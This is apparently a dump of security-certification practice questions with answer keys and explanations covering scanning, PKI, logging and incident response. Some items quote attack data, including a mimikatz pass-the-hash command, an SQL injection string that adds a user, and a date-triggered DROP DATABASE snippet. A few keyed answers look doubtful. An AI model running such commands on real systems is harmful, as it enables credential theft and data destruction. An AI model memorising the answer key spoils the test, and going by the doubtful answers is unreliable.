An analyst is performing a vulnerability scan against the web servers exposed to the internet without a system account. Which of the following is most likely being performed?

- A. Non-credentialed scan
- B. Packet capture
- C. Privilege escalation
- D. System enumeration
- E. Passive scan

Answer: A

QUESTION 392

A security administrator is hardening corporate systems and applying appropriate mitigations by consulting a real-world knowledge base for adversary behavior. Which of the following would be best for the administrator to reference?

- A. MITRE ATT&CK
- B. CSIRT
- C. CVSS
- D. SOAR

Answer: A

Explanation:

MITRE ATT&CK is a comprehensive and widely used framework that categorizes and describes the various tactics, techniques and procedures (TTPs) employed by adversaries, it is used for threat intelligence, defensive strategy etc.

QUESTION 393

An architect has a request to increase the speed of data transfer using JSON requests externally. Currently, the organization uses SFTP to transfer data files. Which of the following will most likely meet the requirements?

- A. A website-hosted solution
- B. Cloud shared storage
- C. A secure email solution
- D. Microservices using API

Answer: D

Explanation:

By using APIs will allow for increased speed of data transfer compared to file based transfer methods liker SFTP.

QUESTION 394

Which of the following addresses individual rights such as the right to be informed, the right of access, and the right to be forgotten?

- A. GDPR
- B. PCI DSS
- C. NIST
- D. ISO

Answer: A

QUESTION 395

An administrator is installing an LDAP browser tool in order to view objects in the corporate LDAP directory. Secure connections to the LDAP server are required. When the browser connects to the server, certificate errors are being displayed, and then the connection is terminated. Which of the following is the most likely solution?

- A. The administrator should allow SAN certificates in the browser configuration.
- B. The administrator needs to install the server certificate into the local truststore.
- C. The administrator should request that the secure LDAP port be opened to the server.
- D. The administrator needs to increase the TLS version on the organization's RA.

Answer: B

Explanation:

The administrator needs to the server's certificate in the local trust store of the machine where LDAP browser tool is being used. This will allow the client to trust the server's certificate and establish a secure connection.

QUESTION 396

Which of the following is the most important security concern when using legacy systems to provide production service?

- A. Instability
- B. Lack of vendor support
- C. Loss of availability
- D. Use of insecure protocols

Answer: D

Explanation:

Legacy systems often utilize outdated communication protocols that lack modern security features, such as encryption. For instance, protocols like HTTP, Telnet, and early versions of SMB are commonly found in older systems and are known for their vulnerabilities. The continued use of these insecure protocols exposes organizations to significant risks, including data interception, unauthorized access, and exploitation by cyber attackers. A report by Cato Networks highlights that many enterprises still rely on such protocols, leaving their networks susceptible to threats.

QUESTION 397

A security investigation revealed that malicious software was installed on a server using a server administrator's credentials. During the investigation, the server administrator explained that Telnet was regularly used to log in. Which of the following most likely occurred?

- A. A spraying attack was used to determine which credentials to use.
- B. A packet capture tool was used to steal the password.
- C. A remote-access Trojan was used to install the malware.
- D. A dictionary attack was used to log in as the server administrator.

Answer: B

Explanation:

Telnet transmits data, including credentials, in plaintext, making it vulnerable to interception. A packet capture tool could easily capture the login credentials being transmitted, allowing an attacker to gain unauthorized access to the server.

QUESTION 398

A user is requesting Telnet access to manage a remote development web server. Insecure protocols are not allowed for use within any environment. Which of the following should be configured to allow remote access to this server?

- A. HTTPS
- B. SNMPv3
- C. SSH
- D. RDP
- E. SMTP

Answer: C

Explanation:

SSH (Secure Shell) provides encrypted remote access to servers, making it a secure alternative to Telnet, which transmits data in plaintext. SSH is commonly used for secure management of remote systems and would be the appropriate choice given the restriction on insecure protocols.

QUESTION 399

A security administrator is working to find a cost-effective solution to implement certificates for a large number of domains and subdomains owned by the company. Which of the following types of certificates should the administrator implement?

- A. Wildcard
- B. Client certificate
- C. Self-signed
- D. Code signing

Answer: A

Explanation:

Wildcard certificates allow you to secure a domain and all of its subdomains with a single certificate. This can be a cost-effective solution for managing certificates for a large number of domains and subdomains.

QUESTION 400

An auditor discovered multiple insecure ports on some servers. Other servers were found to have legacy protocols enabled. Which of the following tools did the auditor use to discover these issues?

- A. Nessus
- B. curl
- C. Wireshark
- D. netcat

Answer: A

Explanation:

Nessus is a vulnerability scanner that can identify insecure ports, legacy protocols, and other security issues on servers. It is designed to detect vulnerabilities and misconfigurations in systems.

QUESTION 401

A security analyst received a tip that sensitive proprietary information was leaked to the public. The analyst is reviewing the PCAP and notices traffic between an internal server and an external host that includes the following:

...

```
12:47:22.327233 PPPoE [ses 0x8122] IP (tos 0x0, ttl 64, id 0, offset 0,
flags [DF], proto IPv6 (41), length 331) 10.5.1.1 > 52.165.16.154: IP6
(hlim E3, next-header TCP (6) payload length: 271)
2001:67c:2158:a019::ace.53104 >
2001:0:5ef5:79fd:380c:dddd:a601:24fa.13788: Flags [P.], cksum 0xd7ee
(correct), seq 97:348, ack 102, win 16444, length 251
...
```

Which of the following was most likely used to exfiltrate the data?

- A. Encapsulation
- B. MAC address spoofing
- C. Steganography
- D. Broken encryption
- E. Sniffing via on-path position

Answer: A

Explanation:

The PCAP shows traffic using IPv6 encapsulated within IPv4 (proto IPv6 (41)), which could be used to hide sensitive data within seemingly normal network traffic. This encapsulation technique can potentially bypass certain security controls and filters, making it an effective method for data exfiltration.

QUESTION 402

A company wants to reduce the time and expense associated with code deployment. Which of the following technologies should the company utilize?

- A. Serverless architecture
- B. Thin clients
- C. Private cloud
- D. Virtual machines

Answer: A

Explanation:

Serverless architecture allows the company to reduce the time and expense associated with code deployment by handling the underlying infrastructure management automatically. This means the company only needs to focus on the code itself, without worrying about provisioning or managing servers. This approach can also scale automatically with demand, further reducing operational overhead and costs.

QUESTION 403

A security administrator is performing an audit on a stand-alone UNIX server, and the following message is immediately displayed:

```
(Error 13): /etc/shadow: Permission denied.
```

Which of the following best describes the type of tool that is being used?

- A. Pass-the-hash monitor
- B. File integrity monitor
- C. Forensic analysis
- D. Password cracker

Answer: D

Explanation:

Password crackers often attempt to access this file to obtain hashed passwords for cracking.

QUESTION 404

A security administrator needs to create firewall rules for the following protocols: RTP, SIP, H.323, and SRTP. Which of the following does this rule set support?

- A. RTOS
- B. VoIP
- C. SoC
- D. HVAC

Answer: B

Explanation:

The protocols RTP (Real-time Transport Protocol), SIP (Session Initiation Protocol), H.323, and SRTP (Secure Real-time Transport Protocol) are commonly used in Voice over IP (VoIP) communications. RTP handles the transport of media streams, SIP manages call setup and control, H.323 is a standard for multimedia communication, and SRTP provides encryption for RTP. Therefore, the firewall rules for these protocols support VoIP.

QUESTION 405

Which of the following best describes a social engineering attack that uses a targeted electronic messaging campaign aimed at a Chief Executive Officer?

- A. Whaling
- B. Spear phishing
- C. Impersonation
- D. Identity fraud

Answer: A

Explanation:

Whaling is a type of social engineering attack specifically targeting high-profile individuals such as CEOs or other executives. It is a form of spear phishing that focuses on these high-value targets with highly personalized and convincing messages.

QUESTION 406

During a penetration test, a flaw in the internal PKI was exploited to gain domain administrator rights using specially crafted certificates. Which of the following remediation tasks should be completed as part of the cleanup phase?

- A. Updating the CRL
- B. Patching the CA
- C. Changing passwords
- D. Implementing SOAR

Answer: A

Explanation:

The first priority is to revoke any compromise certificates. This ensures that those certificates can no longer be used for unauthorized access.

QUESTION 407

A company wants to implement MFA. Which of the following enables the additional factor while using a smart card?

- A. PIN
- B. Hardware token
- C. User ID
- D. SMS

Answer: A

Explanation:

When using a smart card as part of MFA, the additional factor is typically a PIN. The smart card provides something you have and the PIN provides something you know, which together constitutes two factors of authentication.

QUESTION 408

A company hired an external consultant to assist with required system upgrades to a critical business application. A systems administrator needs to secure the consultant's access without sharing passwords to critical systems. Which of the following solutions should most likely be utilized?

- A. TACACS+
- B. SAML
- C. An SSO platform
- D. Role-based access control
- E. PAM software

Answer: E

Explanation:

PAM software helps manage and secure privileged accounts and access credentials. It allows admins to grant temporary, controlled access to critical systems without sharing passwords directly. PAM software can track, monitor and log all activities performed by the consultant.

QUESTION 409

A newly implemented wireless network is designed so that visitors can connect to the wireless network for business activities. The legal department is concerned that visitors might connect to the network and perform illicit activities. Which of the following should the security team implement to address this concern?

- A. Configure a RADIUS server to manage device authentication.
- B. Use 802.1X on all devices connecting to wireless.
- C. Add a guest captive portal requiring visitors to accept terms and conditions.
- D. Allow for new devices to be connected via WPS.

Answer: C

Explanation:

Users logging into captive portal and accepting the terms and conditions before gaining access should address the concern raised by legal department.

QUESTION 410

Which of the following data roles is responsible for identifying risks and appropriate access to data?

- A. Owner
- B. Custodian
- C. Steward
- D. Controller

Answer: A

Explanation:

The data owner is indeed responsible for identifying risks and determining the appropriate access to data.

QUESTION 411

Which of the following physical controls can be used to both detect and deter? (Choose two.)

- A. Lighting
- B. Fencing
- C. Signage
- D. Sensor
- E. Bollard
- F. Lock

Answer: AD

Explanation:

Lighting will illuminate the area, detect people attempting to be under the cover of night, and deter them from committing unwanted acts. Furthermore, a sensor will detect movement in an area, and sensors that are visible can ward off any potential bad actors.

QUESTION 412

A multinational bank hosts several servers in its data center. These servers run a business-critical application used by customers to access their account information. Which of the following should the bank use to ensure accessibility during peak usage times?

- A. Load balancer
- B. Cloud backups
- C. Geographic dispersal
- D. Disk multipathing

Answer: A

Explanation:

A load balancer is the most appropriate solution to ensure accessibility of a business-critical application during peak usage times. It distributes incoming network traffic across multiple servers, optimizing resource utilization, maximizing throughput, minimizing response time, and avoiding overload on any single server. This is particularly crucial for a multinational bank's customer-facing application during high-traffic periods.

QUESTION 413

The author of a software package is concerned about bad actors repackaging and inserting malware into the software. The software download is hosted on a website, and the author

exclusively controls the website's contents. Which of the following techniques would best ensure the software's integrity?

- A. Input validation
- B. Code signing
- C. Secure cookies
- D. Fuzzing

Answer: B

Explanation:

Code signing helps ensure the integrity and authenticity of your software package. It prevents bad actors from successfully repackaging your software with malware, as the digital signature would no longer match. Users can verify that the software comes from you and hasn't been tampered with since you signed it, increasing trust and security.

QUESTION 414

A third-party vendor is moving a particular application to the end-of-life stage at the end of the current year. Which of the following is the most critical risk if the company chooses to continue running the application?

- A. Lack of security updates
- B. Lack of new features
- C. Lack of support
- D. Lack of source code access

Answer: A

QUESTION 415

A security analyst recently read a report about a flaw in several of the organization's printer models that causes credentials to be sent over the network in cleartext, regardless of the encryption settings. Which of the following would be best to use to validate this finding?

- A. Wireshark
- B. netcat
- C. Nessus
- D. Nmap

Answer: A

QUESTION 416

A development team is launching a new public-facing web product. The Chief Information Security Officer has asked that the product be protected from attackers who use malformed or invalid inputs to destabilize the system. Which of the following practices should the development team implement?

- A. Fuzzing
- B. Continuous deployment
- C. Static code analysis
- D. Manual peer review

Answer: A

QUESTION 417

During an annual review of the system design, an engineer identified a few issues with the currently released design. Which of the following should be performed next according to best practices?

- A. Risk management process
- B. Product design process
- C. Design review process
- D. Change control process

Answer: D

Explanation:

Change control process: The change control process ensures that any modifications to the design are systematically evaluated, approved, and documented. This helps in maintaining the integrity of the system and ensures that changes are implemented in a controlled and coordinated manner.

QUESTION 418

Which of the following is best to use when determining the severity of a vulnerability?

- A. CVE
- B. OSINT
- C. SOAR
- D. CVSS

Answer: D

QUESTION 419

An organization experienced a security breach that allowed an attacker to send fraudulent wire transfers from a hardened PC exclusively to the attacker's bank through remote connections. A security analyst is creating a timeline of events and has found a different PC on the network containing malware. Upon reviewing the command history, the analyst finds the following:

```
PS>.\mimikatz.exe "sekurlsa::pth /user:localadmin /domain:corp-domain.com /ntlm:B4B9B02E1F29A3CF193EAB28C8D617D3F327"
```

Which of the following best describes how the attacker gained access to the hardened PC?

- A. The attacker created fileless malware that was hosted by the banking platform.
- B. The attacker performed a pass-the-hash attack using a shared support account.
- C. The attacker utilized living-off-the-land binaries to evade endpoint detection and response software.
- D. The attacker socially engineered the accountant into performing bad transfers.

Answer: B

Explanation:

Mimikatz is an open-source tool that allows users to view and extract credentials stored on a Windows system. It can extract plaintext passwords, hashes, PIN codes, and Kerberos tickets from memory.

QUESTION 420

Which of the following is the best resource to consult for information on the most common application exploitation methods?

- A. OWASP
- B. STIX
- C. OVAL
- D. Threat intelligence feed
- E. Common Vulnerabilities and Exposures

Answer: A

Explanation:

OWASP (Open Web Application Security Project). OWASP provides extensive resources, guidelines, and tools related to web application security, including the OWASP Top 10, which lists the most critical security risks to web applications.

QUESTION 421

A security analyst is reviewing the logs on an organization's DNS server and notices the following unusual snippet:

```
Log from named: post-processed 20230102 0045L
...
qry_source: 124.22.158.37 TCP/53
qry_dest: 52.165.16.154 TCP/53
qry_dest: 10.100.50.5 TCP/53
qry_type: AXFR
| zone int.comptia.org
-----| www A 10.100.50.21
-----| dns A 10.100.5.5
-----| adds A 10.101.10.10
-----| fshare A 10.101.10.20
-----| sip A 10.100.5.11
...
```

Which of the following attack techniques was most likely used?

- A. Determining the organization's ISP-assigned address space
- B. Bypassing the organization's DNS sinkholing
- C. Footprinting the internal network
- D. Attempting to achieve initial access to the DNS server
- E. Exfiltrating data from fshare.int.complia.org

Answer: C

Explanation:

A DNS AXFR (zone transfer) is typically used between DNS servers to replicate DNS databases. However, when improperly secured, an attacker can request a zone transfer to enumerate internal resources, which exposes internal IPs and hostnames. This is a footprinting technique — gathering information about the internal structure of the network before launching more targeted attacks.

QUESTION 422

A security analyst at an organization observed several user logins from outside the organization's network. The analyst determined that these logins were not performed by individuals within the organization. Which of the following recommendations would reduce the likelihood of future attacks? (Choose two.)

- A. Disciplinary actions for users
- B. Conditional access policies
- C. More regular account audits
- D. Implementation of additional authentication factors
- E. Enforcement of content filtering policies
- F. A review of user account permissions

Answer: BD

Explanation:

Conditional access policies restrict access based on certain conditions such as location, device type or risk level and if anything suspicious is detected, conditional access can block those attempts.

MFAL on the other hand is a strong security measure that adds an extra layer of verification.

QUESTION 423

A security team is addressing a risk associated with the attack surface of the organization's web application over port 443. Currently, no advanced network security capabilities are in place. Which of the following would be best to set up? (Choose two.)

- A. NIDS
- B. Honeypot
- C. Certificate revocation list
- D. HIPS
- E. WAF
- F. SIEM

Answer: AE

Explanation:

NIDS (Network Intrusion Detection System):

This system monitors network traffic for potential malicious activity, including attempts to exploit vulnerabilities in the web application. While it primarily detects rather than prevents, it provides valuable insights into potential threats and alerts the security team

QUESTION 424

A systems administrator would like to create a point-in-time backup of a virtual machine. Which of the following should the administrator use?

- A. Replication
- B. Simulation

- C. Snapshot
- D. Containerization

Answer: C

QUESTION 425

A security administrator notices numerous unused, non-compliant desktops are connected to the network. Which of the following actions would the administrator most likely recommend to the management team?

- A. Monitoring
- B. Decommissioning
- C. Patching
- D. Isolating

Answer: B

Explanation:

Decommissioning unused and non-compliant desktops will reduce security risks by removing potential points of vulnerability from the network. This action helps to ensure that only compliant and necessary devices are connected, maintaining the integrity and security of the network.

QUESTION 426

Which of the following is a common data removal option for companies that want to wipe sensitive data from hard drives in a repeatable manner but allow the hard drives to be reused?

- A. Sanitization
- B. Formatting
- C. Degaussing
- D. Defragmentation

Answer: A

Explanation:

Sanitization is the process of removing sensitive data from a storage device in a manner that ensures the data cannot be recovered while allowing device to be reused. This involves methods like overwriting the data with zeros or other patterns multiple times.

QUESTION 427

An organization wants to improve the company's security authentication method for remote employees. Given the following requirements:

- Must work across SaaS and internal network applications
- Must be device manufacturer agnostic
- Must have offline capabilities

Which of the following would be the most appropriate authentication method?

- A. Username and password
- B. Biometrics
- C. SMS verification
- D. Time-based tokens

Answer: D

Explanation:

Time-based tokens work across various platforms including SaaS and internal applications, are device manufacturer agnostic and can be used offline.

QUESTION 428

A security officer is implementing a security awareness program and has placed security-themed posters around the building and assigned online user training. Which of the following will the security officer most likely implement?

- A. Password policy
- B. Access badges
- C. Phishing campaign
- D. Risk assessment

Answer: C

Explanation:

This is simulating phishing attacks to educate employees about recognizing and handling of phishing attempts.

QUESTION 429

A malicious update was distributed to a common software platform and disabled services at many organizations. Which of the following best describes this type of vulnerability?

- A. DDoS attack
- B. Rogue employee
- C. Insider threat
- D. Supply chain

Answer: D

QUESTION 430

A company web server is initiating outbound traffic to a low-reputation, public IP on non-standard port. The web server is used to present an unauthenticated page to clients who upload images to the company. An analyst notices a suspicious process running on the server that was not created by the company development team. Which of the following is the most likely explanation for this security incident?

- A. A web shell has been deployed to the server through the page.
- B. A vulnerability has been exploited to deploy a worm to the server.
- C. Malicious insiders are using the server to mine cryptocurrency.
- D. Attackers have deployed a rootkit Trojan to the server over an exposed RDP port.

Answer: A

Explanation:

The shell would allow the attacker to gain unauthorized access and control over the server.

QUESTION 431

An organization requests a third-party full-spectrum analysis of its supply chain. Which of the following would the analysis team use to meet this requirement?

- A. Vulnerability scanner
- B. Penetration test
- C. SCAP
- D. Illumination tool

Answer: D

Explanation:

An illumination tool is designed to provide a comprehensive overview and analysis of a supply chain, identifying risks, vulnerabilities, and potential points of failure across the entire spectrum.

QUESTION 432

A systems administrator deployed a monitoring solution that does not require installation on the endpoints that the solution is monitoring. Which of the following is described in this scenario?

- A. Agentless solution
- B. Client-based soon
- C. Open port
- D. File-based solution

Answer: A

Explanation:

Agentless monitoring does not require the installation of software on the target device. It uses standard protocols to collect information, making it less intrusive and less resource intensive.

QUESTION 433

A security analyst is reviewing the source code of an application in order to identify misconfigurations and vulnerabilities. Which of the following kinds of analysis best describes this review?

- A. Dynamic
- B. Static
- C. Gap
- D. Impact

Answer: B

Explanation:

Static code analysis entails the review of source code and it is static because it is not running on a computer. This is the opposite of dynamic code analysis which is done while the code is actually executing on the computer system.

QUESTION 434

Which of the following agreement types is used to limit external discussions?

- A. BPA
- B. NDA
- C. SLA
- D. MSA

Answer: B

Explanation:

A Non-Disclosure Agreement is a legal document prohibiting the disclosure of details that are agreed upon under the NDA. This will include limiting external discussions.

QUESTION 435

A security analyst is evaluating a SaaS application that the human resources department would like to implement. The analyst requests a SOC 2 report from the SaaS vendor. Which of the following processes is the analyst most likely conducting?

- A. Internal audit
- B. Penetration testing
- C. Attestation
- D. Due diligence

Answer: D

Explanation:

Due diligence in this context involves evaluating the security, availability, processing integrity, confidentiality, and privacy of the SaaS application by reviewing the SOC 2 report provided by the vendor. This process helps ensure that the vendor meets the required security and operational standards before the SaaS application is implemented.

QUESTION 436

Which of the following is used to conceal credit card information in a database log file?

- A. Tokenization
- B. Masking
- C. Hashing
- D. Obfuscation

Answer: B

Explanation:

Masking involves altering the credit card information in such a way that it is not easily readable or identifiable while still retaining some format or structure for processing or display purposes. This is particularly useful for ensuring sensitive data is protected in log files or other records.

QUESTION 437

SIMULATION 1


A systems administrator is configuring a site-to-site VPN between two branch offices. Some of the settings have already been configured correctly. The systems administrator has been provided the following requirements as part of completing the configuration:

- Most secure algorithms should be selected
- All traffic should be encrypted over the VPN
- A secret password will be used to authenticate the two VPN concentrators

INSTRUCTIONS

Click on the two VPN Concentrators to configure the appropriate settings.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.



VPN Concentrator 1

Phase 1 | **Phase 2**

Peer IP address:

Auth method:

Negotiation mode:

Encryption algorithm:

Hash algorithm:

DH key group:

VPN Concentrator 1 ✕

Phase 1 **Phase 2**

Mode: Tunnel

Protocol:

Select
ESP
AH

Encryption algorithm:

Select
3DES
AES256
BLOWFISH

Hash algorithm:

Select
SHA256
MD5
SHA1

Local network/mask:

Remote network/mask:

Reset to Default

Save

Close

VPN Concentrator 2 ✕

Phase 1 **Phase 2**

Peer IP address:

Auth method:

Select
PKI
RADIUS
PSK

Negotiation mode: MAIN

Encryption algorithm:

Select
3DES
AES256
ECC secp160r1

Hash algorithm:

Select
SHA256
SHA1
MD5

DH key group: 14

Reset to Default

Save

Close

The screenshot shows the 'VPN Concentrator 2' configuration window with the 'Phase 2' tab selected. The 'Mode' is set to 'Tunnel'. The 'Protocol' dropdown is open, showing 'Select', 'ESP', and 'AH'. The 'Encryption algorithm' dropdown is open, showing 'Select', 'BLOWFISH', '3DES', and 'AES256'. The 'Hash algorithm' dropdown is open, showing 'Select', 'SHA256', 'SHA1', and 'MD5'. The 'Local network/mask' and 'Remote network/mask' fields are empty. At the bottom, there are three buttons: 'Reset to Default', 'Save', and 'Close'.

A. See below explanation

Answer: A

VPN Concentrator 1 (Branch Office 1) Configuration:

Phase 1:

Peer IP address: 5.5.5.20 (IP of VPN Concentrator 2)

Auth method: PSK (Pre-Shared Key)

Negotiation mode: MAIN

Encryption algorithm: AES256

Hash algorithm: SHA256

DH key group: 14

Phase 2:

Mode: Tunnel

Protocol: ESP (Encapsulating Security Payload)

Encryption algorithm: AES256

Hash algorithm: SHA256

Local network/mask: 192.168.1.0/24

Remote network/mask: 192.168.2.0/24

VPN Concentrator 2 (Branch Office 2) Configuration:

Phase 1:

Peer IP address: 5.5.5.10 (IP of VPN Concentrator 1)

Auth method: PSK (Pre-Shared Key)

Negotiation mode: MAIN

Encryption algorithm: AES256

Hash algorithm: SHA256

DH key group: 14

Phase 2:

Mode: Tunnel
Protocol: ESP (Encapsulating Security Payload)
Encryption algorithm: AES256
Hash algorithm: SHA256
Local network/mask: 192.168.2.0/24
Remote network/mask: 192.168.1.0/24

QUESTION 438

An organization recently started hosting a new service that customers access through a web portal. A security engineer needs to add to the existing security devices a new solution to protect this new service. Which of the following is the engineer most likely to deploy?

- A. Layer 4 firewall
- B. NGFW
- C. WAF
- D. UTM

Answer: C

Explanation:

A WAF is specifically designed to protect web applications by filtering and monitoring HTTP traffic between a web application and the internet. It can help prevent attacks such as SQL injection, cross-site scripting (XSS), and other web-based threats that could target the new service accessed through the web portal.

QUESTION 439

Which of the following topics would most likely be included within an organization's SDLC?

- A. Service-level agreements
- B. Information security policy
- C. Penetration testing methodology
- D. Branch protection requirements

Answer: D

Explanation:

Branch protection requirements are related to the version control and development process within the SDLC, ensuring that code changes are reviewed, tested, and approved before being merged into main branches. This helps maintain code quality and security throughout the development process.

Penetration testing is usually conducted as part of the testing phase or after deployment to identify vulnerabilities and security weaknesses. It is a separate process from the core stages of the SDLC but is an important aspect of ensuring the security and robustness of the application once development is completed.

QUESTION 440

Which of the following activities should a systems administrator perform to quarantine a potentially infected system?

- A. Move the device into an air-gapped environment.
- B. Disable remote log-in through Group Policy.
- C. Convert the device into a sandbox.
- D. Remote wipe the device using the MDM platform.

Answer: A

Explanation:

Quarantining a potentially infected system by placing it into an air-gapped environment physically disconnects it from the network. This prevents the spread of malware while maintaining the integrity of forensic evidence.

QUESTION 441

An organization is adopting cloud services at a rapid pace and now has multiple SaaS applications in use. Each application has a separate log-in, so the security team wants to reduce the number of credentials each employee must maintain. Which of the following is the first step the security team should take?

- A. Enable SAML.
- B. Create OAuth tokens.
- C. Use password vaulting.
- D. Select an IdP.

Answer: D

Explanation:

Selecting an IdP is the initial step in implementing Single Sign-On (SSO) or federated identity management, which will allow employees to use a single set of credentials to access multiple SaaS applications. After selecting an IdP, the security team can then enable SAML or other SSO protocols to integrate with the applications and manage authentication.

QUESTION 442

A company's online shopping website became unusable shortly after midnight on January 30, 2023. When a security analyst reviewed the database server, the analyst noticed the following code used for backing up data:

```
IF DATE() = "01/30/2023" THEN BEGIN
    DROP DATABASE WebShopOnline;
END
```

Which of the following should the analyst do next?

- A. Check for recently terminated DBAs.
- B. Review WAF logs for evidence of command injection.
- C. Scan the database server for malware.
- D. Search the web server for ransomware notes.

Answer: B

Explanation:

The code provided (DROP DATABASE WebShopOnline) suggests that the database was deliberately dropped on a specific date (January 30, 2023). This could potentially be the result of a command injection attack, where an attacker inserts malicious code to manipulate or destroy the database.

QUESTION 443

Which of the following would be the best way to test resiliency in the event of a primary power failure?

- A. Parallel processing
- B. Tabletop exercise
- C. Simulation testing
- D. Production failover

Answer: D

Explanation:

Production failover involves switching to a backup power source or system to ensure that operations continue seamlessly in the event of a primary power failure. This type of testing verifies that the failover mechanisms work as intended under real-world conditions and ensures that the system can handle the transition smoothly.

QUESTION 444

A company is concerned about the theft of client data from decommissioned laptops. Which of the following is the most cost-effective method to decrease this risk?

- A. Wiping
- B. Recycling
- C. Shredding
- D. Deletion

Answer: A

Explanation:

Wiping involves securely erasing data by overwriting the hard drive, ensuring the information is unrecoverable. It is cost-effective compared to physical destruction methods like shredding.

QUESTION 445

A company relies on open-source software libraries to build the software used by its customers. Which of the following vulnerability types would be the most difficult to remediate due to the company's reliance on open-source libraries?

- A. Buffer overflow
- B. SQL injection
- C. Cross-site scripting
- D. Zero day

Answer: D

Explanation:

Zero-day vulnerabilities are unknown flaws in software, making them harder to patch, especially when using open-source libraries without dedicated support teams.

QUESTION 446

While investigating a possible incident, a security analyst discovers the following log entries:

```
67.118.34.157 - - [28/Jul/2022:10:26:59 -0300] "GET /query.php?q=wireless%20headphones / HTTP/1.0" 200 12737
132.18.222.103 - - [28/Jul/2022:10:27:10 -0300] "GET /query.php?q=123';INSERT INTO users VALUES('temp','pass123')# / HTTP/1.0" 200 935
12.45.101.121 - - [28/Jul/2022:10:27:22 -0300] "GET /query.php?q=mp3%20players / HTTP/1.0" 200 14650
```

Which of the following should the analyst do first?

- A. Implement a WAF
- B. Disable the query .php script
- C. Block brute-force attempts on temporary users
- D. Check the users table for new accounts

Answer: D

Explanation:

The logs show an SQL injection attack. The first step is to verify if new accounts have been created, indicating a successful injection.

QUESTION 447

Which of the following should be used to ensure an attacker is unable to read the contents of a mobile device's drive if the device is lost?

- A. TPM
- B. ECC
- C. FDE
- D. HSM

Answer: C

Explanation:

Full Disk Encryption (FDE) ensures that all data on the drive is encrypted, preventing unauthorized access even if the device is lost.

QUESTION 448

An organization plans to expand its operations internationally and needs to keep data at the new location secure. The organization wants to use the most secure architecture model possible. Which of the following models offers the highest level of security?

- A. Cloud-based
- B. Peer-to-peer
- C. On-premises
- D. Hybrid

Answer: A

Explanation:

Cloud-based models provide strong security with features like encryption, redundancy, and disaster recovery, making it a secure choice for international operations.

QUESTION 449

The security team at a large global company needs to reduce the cost of storing data used for performing investigations. Which of the following types of data should have its retention length reduced?

- A. Packet capture
- B. Endpoint logs
- C. OS security logs
- D. Vulnerability scan

Answer: A

Explanation:

Packet capture data can be very large and may not need to be stored for extended periods compared to other logs essential for security audits.

QUESTION 450

Which of the following is the primary purpose of a service that tracks log-ins and time spent using the service?

- A. Availability
- B. Accounting
- C. Authentication
- D. Authorization

Answer: B

Explanation:

Accounting logs user activities such as log-ins and usage duration, which is part of the AAA framework (Authentication, Authorization, and Accounting).

QUESTION 451

Which of the following should be used to aggregate log data in order to create alerts and detect anomalous activity?

- A. SIEM
- B. WAF
- C. Network taps
- D. IDS

Answer: A

Explanation:

A Security Information and Event Management (SIEM) solution collects, aggregates, and correlates logs from multiple sources to detect anomalies and generate alerts. SIEMs are essential for security monitoring and incident detection.

QUESTION 452

Which of the following is a type of vulnerability that refers to the unauthorized installation of applications on a device through means other than the official application store?

- A. Cross-site scripting
- B. Buffer overflow
- C. Jailbreaking
- D. Side loading

Answer: D

Explanation:

Side loading refers to the process of installing applications on a device from outside the official app store, which can introduce security vulnerabilities by bypassing standard app validation processes.

QUESTION 453

Which of the following types of identification methods can be performed on a deployed application

during runtime?

- A. Dynamic analysis
- B. Code review
- C. Package monitoring
- D. Bug bounty

Answer: A

Explanation:

Dynamic analysis is performed on software during execution to identify vulnerabilities based on how the software behaves in real-world scenarios. It is useful in detecting security issues that only appear when the application is running.

QUESTION 454

Which of the following is the best way to provide secure remote access for employees while minimizing the exposure of a company's internal network?

- A. VPN
- B. LDAP
- C. FTP
- D. RADIUS

Answer: A

Explanation:

A VPN (Virtual Private Network) is a secure method to provide employees with remote access to a company's network. It encrypts data, protecting it from interception and ensuring secure communication between the user and the internal network.

QUESTION 455

An administrator must replace an expired SSL certificate. Which of the following does the administrator need to create the new SSL certificate?

- A. CSR
- B. OCSP
- C. Key
- D. CRL

Answer: A

Explanation:

A Certificate Signing Request (CSR) is a request sent to a certificate authority (CA) to issue an SSL certificate. The CSR contains information like the public key, which will be part of the certificate.

QUESTION 456

Which of the following strategies should an organization use to efficiently manage and analyze multiple types of logs?

- A. Deploy a SIEM solution
- B. Create custom scripts to aggregate and analyze logs
- C. Implement EDR technology

D. Install a unified threat management appliance

Answer: A

Explanation:

Deploying a Security Information and Event Management (SIEM) solution allows for efficient log aggregation, correlation, and analysis across an organization's infrastructure, providing real-time security insights.

QUESTION 457

A customer has a contract with a CSP and wants to identify which controls should be implemented in the IaaS enclave. Which of the following is most likely to contain this information?

- A. Statement of work
- B. Responsibility matrix
- C. Service-level agreement
- D. Master service agreement

Answer: B

Explanation:

A responsibility matrix clarifies the division of responsibilities between the cloud service provider (CSP) and the customer, ensuring that each party understands and implements their respective security controls.

QUESTION 458

Which of the following is a type of vulnerability that involves inserting scripts into web-based applications in order to take control of the client's web browser?

- A. SQL injection
- B. Cross-site scripting
- C. Zero-day exploit
- D. On-path attack

Answer: B

Explanation:

Cross-site scripting (XSS) vulnerabilities allow attackers to inject malicious scripts into a website, which are then executed in the user's web browser, potentially leading to data theft or session hijacking.

QUESTION 459

